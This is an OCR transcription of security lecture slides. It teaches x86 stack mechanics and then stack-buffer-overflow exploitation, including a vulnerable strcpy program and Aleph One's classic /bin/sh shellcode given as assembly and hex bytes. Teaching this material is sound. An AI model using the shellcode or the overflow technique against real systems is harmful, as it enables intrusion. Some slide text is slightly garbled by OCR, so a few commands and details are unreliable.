
- Take a value from the stack
  - Pull from stack pointer
  - Value goes from %esp
  - Add to %esp

Control flow instructions: `jmp`




- `%eip` points to the currently executing instruction (in the text section)
- Has unconditional and conditional forms
- Uses relative addressing

Control flow instructions: `call`




- Saves the current instruction pointer to the stack
- Jumps to the argument value

Control flow instructions: `ret`



- Pops the stack into the instruction pointer

Stack instructions: `leave` (and `enter`)




- Equivalent to

```
movl %ebp, %esp
popl %ebp
```

- copy EBP to ESP and then restore the old EBP from the stack

Implementing a function call




```
main:
        …
eip     subl    $8, %esp
eip     movl    $2, 4(%esp)
eip     movl    $1, (%esp)
eip     call    foo
eip     addl    $8, %esp
        …
```

```
foo:
eip     pushl   %ebp
eip     movl    %esp, %ebp
eip     subl    $16, %esp
eip     movl    $3, -4(%ebp)
eip     movl    8(%ebp), %eax
eip     addl    $9, %eax
eip     leave
eip     ret
```


Function Calls: High level points

- Locals are organized into stack frames
  - Callees exist at lower address than the caller
- On call:
  - Save `%eip` so you can restore control
  - Save `%ebp` so you can restore data


- Implementation details are largely by convention
  - Somewhat codified by hardware

Data types / Endianness

- x86 is a little-endian architecture



Arrays




```
void bar(char * in){
  char name[5];
  strcpy(name, in);
}
```

```
bar:
  pushl  %ebp
  movl   %esp, %ebp
  subl   $5, %esp
  movl   8(%ebp), %eax
  movl   %eax, 4(%esp)
  leal   -5(%ebp), %eax
  movl   %eax, (%esp)
  call   strcpy
  leave
  ret
```

Tools: GCC

```
gcc –O0 –S program.c –o program.S –m32
```

Generate Assembly Code


```
gcc –O0 –g program.c –o program –m32
```

Generate Debugging Information

Tools: GDB

```
gdb program
(gdb) run
(gdb) list   /* show the high-level code */
(gdb) decompile foo
(gdb) disas foo  /* show assembly of foo */
(gdb) disas main
(gdb) quit
```

Smashing the stack





```
#include<stdio.h>
#include<string.h>

int main(int argc, char *argv[]) {
    char buf[100];
    strcpy(buf, argv[1]);
    printf("Hello %s\n", buf);
    return 0;
}
```

If `argv[1]` has more than 100 bytes…

Smashing the stack




The key here is EIP

- When `greeting()` returns, will jump to address pointed to by the EIP value "saved" on stack
- Return address overwritten when `name` buffer overflows


Smashing the stack

- Useful for denial of service (DoS)
- Better yet: control flow hijacking



Building an exploit sandwich

- Ingredients:
  - executable machine code
  - pointer to machine code



machine code	ptr

Building “shellcode”

```
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```


Shell code from AlephOne

```
movl
string_addr,string_addr_addr
movb   $0x0,null_byte_addr
movl   $0x0,null_addr
movl   $0xb,%eax
movl   string_addr,%ebx
leal   string_addr,%ecx
leal   null_string,%edx
int    $0x80
movl   $0x1, %eax
movl   $0x0, %ebx
int    $0x80
/bin/sh string goes here.
```

Problem: We don’t know where we are in memory

Building shell code

```
jmp    offset-to-call                 # 2 bytes
popl   %esi                           # 1 byte
movl   %esi,array-offset(%esi)        # 3 bytes
movb   $0x0,nullbyteoffset(%esi)      # 4 bytes
movl   $0x0,null-offset(%esi)         # 7 bytes
movl   $0xb,%eax                      # 5 bytes
movl   %esi,%ebx                      # 2 bytes
leal   array-offset,(%esi),%ecx       # 3 bytes
leal   null-offset(%esi),%edx         # 3 bytes
int    $0x80                          # 2 bytes
movl   $0x1, %eax                     # 5 bytes
movl   $0x0, %ebx                     # 5 bytes
int    $0x80                          # 2 bytes
call   offset-to-popl                 # 5 bytes
 /bin/sh string goes here.
empty bytes                           # 4 bytes
```



Building shell code

```
char shellcode[] =
      "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
      "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
      "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
      "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```


Another issue:

strcpy stops when it hits a NULL byte

Solution:

Alternative machine code that avoids NULLs

Mason et al., “English Shellcode”
www.cs.jhu.edu/~sam/ccs243-mason.pdf



